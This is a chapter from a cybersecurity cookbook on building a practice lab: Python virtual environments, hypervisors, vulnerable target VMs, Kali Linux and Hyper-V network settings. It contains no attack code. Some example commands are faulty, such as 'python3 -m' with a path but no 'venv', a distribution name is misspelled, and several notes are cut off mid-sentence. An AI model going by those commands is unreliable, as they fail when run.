**Web scraping:** Web Scraping is the method of extracting valuable data from websites.

**Crawler:** A program that can go through a website's pages to collect information.

**Cipher suites:** A set of encryption algorithms that are used to negotiate the ongoing communication level of security.

## **Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

**<https://discord.bpbonline.com>**



## Chapter 4

### Development Environment for Advanced Techniques

## Introduction

So far, we have seen simple recipes for passive and active reconnaissance techniques which did not require a specialized or advanced development environment. We were able to work with Python 3, an Integrated Development Environment (IDE), and we installed various Python modules on the go.

These tools have worked for our recipes so far and will also work with most of the advanced techniques used in the rest of this book. However, there are many instances where we need to either isolate our development environment, work with a specific external module/library, or use a particular OS.

In this chapter, we will focus on such essential techniques so that irrespective of the operating system you are using, and you will have a development environment for trying out and developing various cybersecurity techniques.



## Structure

In this chapter, we will cover the following topics:

Creating Python Virtual Environment to isolate one project from others and do parallel development

Setting up your development environment for advanced cybersecurity techniques using Hyper-V and VirtualBox

## Objectives

In this chapter, we will first look at concepts related to creating your cybersecurity lab and then cover setting up your development environment or local lab. You can use such a development environment or lab to perform all the hands-on activities and assignments for the advanced cybersecurity techniques covered in the upcoming chapters.

## Concepts related to creating your own cybersecurity lab

Let us discuss the few concepts associated with creating your cybersecurity lab. These concepts are essential before you make your development environment, including a lab setup on your local computer. If you are a beginner in cybersecurity, there are a lot of reference and reading material on the internet for each of them.

## Virtualization

Virtualization is the process of creating a virtual version of physical hardware so that you can use it and interact with it, similar to the physical hardware with its operating system (OS). The readily virtualized hardware are CPU, Memory, Storage, and Network, and thus, such machines are called Virtual Machine or VM.

In virtualization terms, the hardware has “physical infrastructure”, whereas the VM has “virtual infrastructure”.

## Hypervisor

The software which creates a virtual machine, monitors, and is used to manage the lifecycle (for example, start, stop, snapshot, delete, and so on) of the VM is called Hypervisor.

Hypervisors come in various forms. A hypervisor can run directly on the “bare metal hardware” for enterprise applications. Such a Hypervisor can, just like any other operating system, directly interact with the hardware. Hypervisors for enterprise applications from VMware fall into this category.

Then, there are Hypervisors that run on top of another operating system. These give a straightforward way to run VMs without needing a separate computer and are, hence, suited greatly for personal use. Hypervisors like Hyper-V (when run on a personal computer) and VirtualBox fall into this category. Please note Hyper-V, when run on a server operating system like Windows Server 2022, can be used as an enterprise-grade hypervisor.

The Hypervisor is sometimes referred to as the “host machine”, and the operating system running on the Hypervisor is referred to “host operating system”.

## Virtual machine

A machine with virtualized hardware and its operating system running on a host machine is called a VM or Virtual Machine. A VM is sometimes referred to as the “guest machine”, and the operating system running on the VM is referred to “guest operating system”.

A VM gives you a straightforward way to perform your experiments while learning cybersecurity and as a seasoned professional. For example, you can take a snapshot of the VM, which can help you go back to a previous state lest you make any unintentional changes or want to start over.

Sometimes as a cybersecurity expert, you may need to analyze a machine to create a forensic report. In such instances, too, VMs come handy, as you can deploy the entire image of the target system as a VM and then perform forensic analysis.

Cybersecurity professionals deploy multiple VMs using a template to test real-life attack scenarios.

*Figure 4.1 shows virtual machines with Hypervisor with its OS and directly working with the hardware or physical infrastructure:*

Virtual  
Machine 1

Virtual  
Machine 2

Virtual  
Machine 3

App 1

App 2

App 3

Guest OS

Guest OS

Guest OS

Hypervisor with its own OS

Physical Infrastructure

***Figure 4.1: Virtual machines running on a hypervisor with its OS***

*Figure 4.2 shows virtual machines with Hypervisor on top of another host OS, and hence, working with physical infrastructure via the host OS:*



Virtual  
Machine 1

Virtual  
Machine 2

Virtual  
Machine 3

App 1

App 2

App 3

Guest OS


Guest OS

Guest OS

Hypervisor

Host OS

Physical Infrastructure



***Figure 4.2: Virtual machines running on a hypervisor on top of a host OS***

## Target system

We have been using this term in our previous chapters. A target system is a physical or virtualized computer scanned or attacked by a malicious agent. Target systems can be used by a cybersecurity professional for non-malicious purposes, for example, learning or assessing the vulnerabilities and threat surface.

This book will consider target systems synonymous with a VM with its operating system. However, in the real world, physical servers, database servers, printers, IoT devices, and so on can also be considered target systems.

## Attack surface

The target system's level and extent of exposure in terms of its weaknesses and vulnerability is called its attack surface. The larger the threat surface, the more vulnerable and less secure the system. A large attack surface makes it very easy for malicious actors to gain unauthorized entry into the system. Hence, threat surface identification is essential for most organizations trying to protect their physical and digital assets.

The reconnaissance techniques we discussed so far are a few of the first ways used by cybersecurity professionals to identify attack surfaces.

## Vulnerable or exploitable VM

Whether you are learning cybersecurity or you are a seasoned professional, you will need a vulnerable or exploitable VM for the following:

Mimic the behavior of a target system in terms of attack surface

Mimic the behavior of the target system in terms of the operating system and running services and processes

Create multiple target systems to test your bulk or network scanning and pen-testing software

As we learned before, it is not advisable to scan or interact with target systems that are either public or are not owned by you, or you have not received permission. Hence, we can deploy intentionally vulnerable or exploitable VMs within our lab for analysis and testing without worrying about unintentional damage or exposure.

A specialized case of such environments is VMs which run specific tools and processes to mimic the behavior we would like to test.

While Windows-based operating systems can be used to create such VMs, at some point in time, you will realize that it is effortless to create such VMs based on Linux. Moreover, there are already many distributions that mimic such environments and hence help you get started quickly.

## Kali Linux

Kali Linux is an open-source distribution that cybersecurity professionals use for security audit and analysis, penetration testing, ethical hacking, digital forensics, network security assessment, and so on. Many cybersecurity tools covering every aspect come pre-packaged with Kali Linux.

Kali Linux is based on the Debian operating system, and so is Ubuntu. Hence users of Ubuntu can right away start working with Kali Linux as the supported commands are the same.

In this book, we will use Kali Linux for various cybersecurity techniques. The better your cybersecurity knowledge becomes, the more you will appreciate the power and convenience provided by Kali Linux.

There are other similar distributions, like Perot Linux, which are out of the scope of this book. However, once you reach advanced stages, it is advisable to be familiar with other such distributions.

## Creating Python Virtual Environment

While working on large and complex Python projects, we often come across one or more of the following:

Multiple projects need to use the same Python package but of different versions

Legacy/obsolete packages may be used, and the program or project is not supported anymore by the development team or has been updated with new packages

Older versions of Python may be used with their own older dependencies

Updating packages in the global repositories forces everyone to use the most recent packages, which may break older programs

Or sometimes you just need to make sure that you are using specific modules and dependencies and nothing else

In such cases, Python venv or Virtual Environment can be used to create a self-contained environment with its Python binary and packages. This can be done irrespective of your operating system, as it is supported on all the well-known operating systems where Python is supported.

*Figure 4.3 shows how we can visualize a venv or virtual environment:*



# Operating System

Global Python  
Environment

venv 1 with its own  
Python environment

venv 2 with its own  
Python environment

venv 3 with its own  
Python environment

***Figure 4.3: Visualization of different venv running inside the operating system***

To create a venv, use the following method using the command line. In both cases, python3 should be in the path so that it can be accessed from the command line.

On Linux and macOS:

**python3 -m venv <<path to the new virtual environment>>**

e.g.

**python3 -m /root/work/cybersecurity/active\_reconnaissance**

**On Windows:**

**python3 -m venv << path to the new virtual environment >>**

e.g.

**python3 -m C:\work\ cybersecurity\active\_reconnaissance**

In both cases, make sure you have permission to run the commands and have permissions to the directory so that venv can be created. If not, you may have to use a different login or run the command as a privileged user.

Note: On Ubuntu/Debian system, you may have to install the python3-venv pack

Now, let us create a venv. Run the following command from the command line based on your operating system. In Windows, it is Command Window, whereas on Linux and macOS, it is Terminal.

```
python3 -m venv "Chapter_04"
```

The command finishes, which means it is done creating the venv. Verify this by listing the content of the directory, and you will see something similar to the following:

```
nishant @ ~/Work/Projects/devel/research-devel/cybersecurity-cook-book/Chapter_04/ $ ll
```

```
total 16
```

|            |    |         |       |          |                       |
|------------|----|---------|-------|----------|-----------------------|
| drwxr-xr-x | 7  | nishant | staff | 224 Jul  | 6 07:53 .             |
| drwxr-xr-x | 9  | nishant | staff | 288 Jul  | 6 07:49 ..            |
| drwxr-xr-x | 11 | nishant | staff | 352 Jul  | 6 07:53 bin           |
| drwxr-xr-x | 2  | nishant | staff | 64 Jul   | 6 07:53 include       |
| drwxr-xr-x | 3  | nishant | staff | 96 Jul   | 6 07:53 lib           |
| -rw-r--r-- | 1  | nishant | staff | 86 Jul   | 6 07:53 pyvenv.cfg    |
| -rw-r--r-- | 1  | nishant | staff | 1128 Jun | 5 14:25 traceroute.py |

Our command has created an entire Python environment with its libraries and binaries within this directory. Now this directory can be used for an isolated Python environment with its Python binary, its libraries, and all the other dependencies.

This environment is convenient for trying out operations and techniques, which can otherwise interfere with the global environment. For example, working with multiple clients or on projects requiring different module versions, such an environment may come in very handy. Hence, you can have multiple parallel environments to test and work on multiple cybersecurity projects.

## Testing Python Virtual Environment

Let us put this to the test now. We will use `traceroute.py` from Chapter 3, Active Reconnaissance, to test if our venv is working as expected.

Let us copy the Python code from Chapter 3, Active Reconnaissance, to this directory and run the following command. Please note that you will have to run the program with elevated privileges, as discussed in the previous chapters.

**`python3 traceroute.py`**

Does the program work? Yes, it does. We are using a virtual environment which is supposed to be isolated. Hence, we did not expect the dependency for this program (that is, `icmplib`) to be present inside the environment, and yet it works. Why is that so?

We need to “activate” the venv to work in a new environment. Without that, it is just another directory; hence, all the global configurations apply, including the Python executable and all the modules and dependencies.

Let us activate the venv by running the following command:

**On Linux and macOS:**

For bash shell:

```
source <<path to the new virtual environment>>/bin/activate
```

For csh shell:

```
source <<path to the new virtual environment>>/bin/activate.csh
```

On my Mac, I use the following command:

```
source /Work/Projects/devel/research-devel/cybersecurity-cook-book/Chapter 04/bin/activate.csh
```

Note: The script must be run with the “source” command and not directly. So, do

**On Windows:**

**<< path to the new virtual environment >>\Scripts\activate.bat**

e.g.

**C:\work\cybersecurity\active\_reconnaissance\Scripts\activate.bat**

You will have to run the preceding command from the command line inside a Command Window. IDE like VS Code also supports automatically setting the venv for a project.

Once you have activated the venv in one of the preceding ways, try running our Python program:

**python3 traceroute.py**

The program fails with the following error:

**Traceback (most recent call last):**



**File "traceroute.py", line 15, in <module>**

**from icmplib import traceroute**

**ModuleNotFoundError: No module named 'icmplib'**

It is now evident to us, based on the previous discussions, that our environment is an isolated one, and hence, we need to add the dependencies. Let us add icmplib by the following command:

**pip3 install icmplib**

This command will now install the Python module icmplib, and we can run the program successfully.

If you exit from the current session, that is, close the Command Window or Terminal and open it again, the global environment will apply unless you activate the venv again.

Finally, if you no more need the venv, you can just delete the directory, and it is removed.

## Activity

Attempt the following activities: Check the content of the bin, include lib directories, and note what you find. How is that different from a global Python development environment?

After you have installed the dependency “icmplib”, find out where it gets installed inside your virtual environment.

Explore how the venv can be set automatically for a project while working with an IDE like VS Code.

## Development environment for advanced cybersecurity techniques

So far, we have seen reconnaissance techniques that did not need anything more than your personal computer and an IDE like VS Code. We were also scanning either public IP addresses and target systems or the target systems you already owned.

In many cases, especially when starting with cybersecurity, you may not have access to your systems, which you can scan. Moreover, you may not be able to perform operations that are otherwise unauthorized when done on a public system or a system owned by someone else.

Hence it is essential to setup a simple yet functional Cybersecurity Lab for your testing. The main advantage of such a lab is having an isolated environment where you can carry on reconnaissance operations, defensive cybersecurity techniques, and offensive cybersecurity techniques without legal implications.

This is what the configuration will look like so that we can work with the recipes in all the other chapters, as shown in table 4.1:


| Configuration   | Source System  | Target System                               |
|-----------------|----------------|---------------------------------------------|
| Configuration 1 | Laptop/Desktop | Public systems Target systems already owned |
| Configuration 2 | Laptop/Desktop | One or more Ubuntu VM running on Virtual I  |
| Configuration 3 | Kali Linux     | One or more Ubuntu VM running on Virtual I  |
| Configuration 4 | Kali Linux     | One or more Vulnerable/Exploitable VMs      |

***Table 4.1: List of various configurations for our lab we will use throughout this book***

This means if we have 1–2 Ubuntu VMs and a Windows VM, we will be able to work with all the recipes in this book.

*Figure 4.4 shows a high-level view of what our cybersecurity lab looks like:*

Laptop / Desktop



### ***Figure 4.4: Cybersecurity Lab setup***

As per the preceding figure, we observe the following:

The host operating system (and the programs on it) should be able to access all the VMs.

The VMs should be able to access each other.

The VMs should not be able to access the host operating system directly. However, they should be able to access the internet.

As we discussed before, VM stands for Virtual Machine, which uses virtualized hardware and can be deployed in one of the following well-known environments:

Oracle VirtualBox—Free to install. Works on Windows, Linux, and macOS.

Microsoft Hyper-V—Comes as an optional component in Windows 10 and 11 and works only on Windows.

Virtualization solutions from VMware such as VMware Workstation, VMware Player, and so on—They are paid software from VMware, and companies use

them for company-wide virtualization strategies.

There are many other similar virtualization environments from other companies. You can try them if you want to explore them or once you are comfortable with the virtualization concepts. However, in most cases, VirtualBox and Hyper-V work well.

Note: VMs or Virtual Machines use the hardware resources of the host machine,

Working with VMs also gives us an easy way to revert to the “snapshots” and go back in time if we make unintentional changes.

Details about how to work with VMs are out of the scope of this book. For this book, we can work with either VirtualBox or Hyper-V, both of which are easy to use.

If you know one of these virtualization environments, you can easily understand the others.

Let us create at least one VM on either Hyper-V or VirtualBox. We can create more VMs as we need them.

Tip: Creating isolated and repeatable environments is essential while working on



## Cybersecurity Lab on Hyper-V

*Figure 4.5 shows the list of VMs in Hyper-V Manager on my Windows 11 Laptop. All of the VMs are shown in a powered-off state:*

Hyper-V Manager

File Action View Help

Hyper-V Manager

DESKTOP-61XGQPF

Virtual Machines

| Name              | State | CPU Usage | Assigned Memory | Uptime | Status | Con  |
|-------------------|-------|-----------|-----------------|--------|--------|------|
| Kali Linux 2022.2 | Off   |           |                 |        |        | 10.0 |
| Ubuntu 20.04      | Off   |           |                 |        |        | 10.0 |
| Ubuntu 22.04      | Off   |           |                 |        |        | 10.0 |

Checkpoints

Automatic Checkpoint - Kali Linux 2022.2 - (22-06-2022 - 21:28:27)

Now

Kali Linux 2022.2

Created: (22-06-2022 20:16:13)

Configuration Version: 10.0

Generation: 1

Notes: None

Clustered: No

Summary

Memory

Networking

Actions

DESKTOP-61XGQPF

Quick Create...

New

Import Virtual Machine...

Hyper-V Settings...

Virtual Switch Manager...

Virtual SAN Manager...

Edit Disk...

Inspect Disk...

Stop Service

Remove Server

Refresh

View

Help

Kali Linux 2022.2

Connect...

Settings...

Start

Checkpoint

Revert...

Move...

Export...

Rename...

Delete...

Help

***Figure 4.5: List of VMs in Hyper-V Manager***

You can use Hyper-V Manager to deploy VMs from ISO files. You can also quickly create VMs by right-clicking your computer icon and clicking on "Quick Create..."

Hyper-V Manager provides you access to a full-fledged virtualization environment. Hence, it has all the advanced features needed to create a data center with a large number of VMs and other virtualized resources.

While creating VMs, please ensure that the network is configured as follows by going to the VM's settings page. This ensures that the VMs can access each other and are accessible from your host machine.

The following figure shows the advanced Network Adapter configuration for VM in Hyper-V Manager:

Kali Linux 2022.2

## Hardware

Add Hardware

BIOS

Boot from CD

Security

Key Storage Drive disabled

Memory

4096 MB

Processor

1 Virtual processor

IDE Controller 0

Hard Drive

Kali Linux 2022.2\_EFF1799...

IDE Controller 1

DVD Drive

None

SCSI Controller

Network Adapter

Default Switch

COM 1

None

COM 2

None

Diskette Drive

None

## Management

Name

Kali Linux 2022.2

Integration Services

Some services offered

Checkpoints

Standard

Smart Paging File Location

C:\ProgramData\Microsoft\Win...

## Network Adapter

Specify the configuration of the network adapter or remove the network adapter.

Virtual switch:

Default Switch

VLAN ID

☐ Enable virtual LAN identification

The VLAN identifier specifies the virtual LAN that this virtual machine will use for all network communications through this network adapter.

2

## Bandwidth Management

☐ Enable bandwidth management

Specify how this network adapter utilizes network bandwidth. Both Minimum Bandwidth and Maximum Bandwidth are measured in Megabits per second.

Minimum bandwidth: 0 Mbps

Maximum bandwidth: 0 Mbps

**i** To leave the minimum or maximum unrestricted, specify 0 as the value.

To remove the network adapter from this virtual machine, click Remove.

Remove

**i** Use a legacy network adapter instead of this network adapter to perform a network-based installation of the guest operating system or when integration services are not installed in the guest operating system.

OK

Cancel

Apply

***Figure 4.6: Network adapter configuration for VM in Hyper-V Manager***

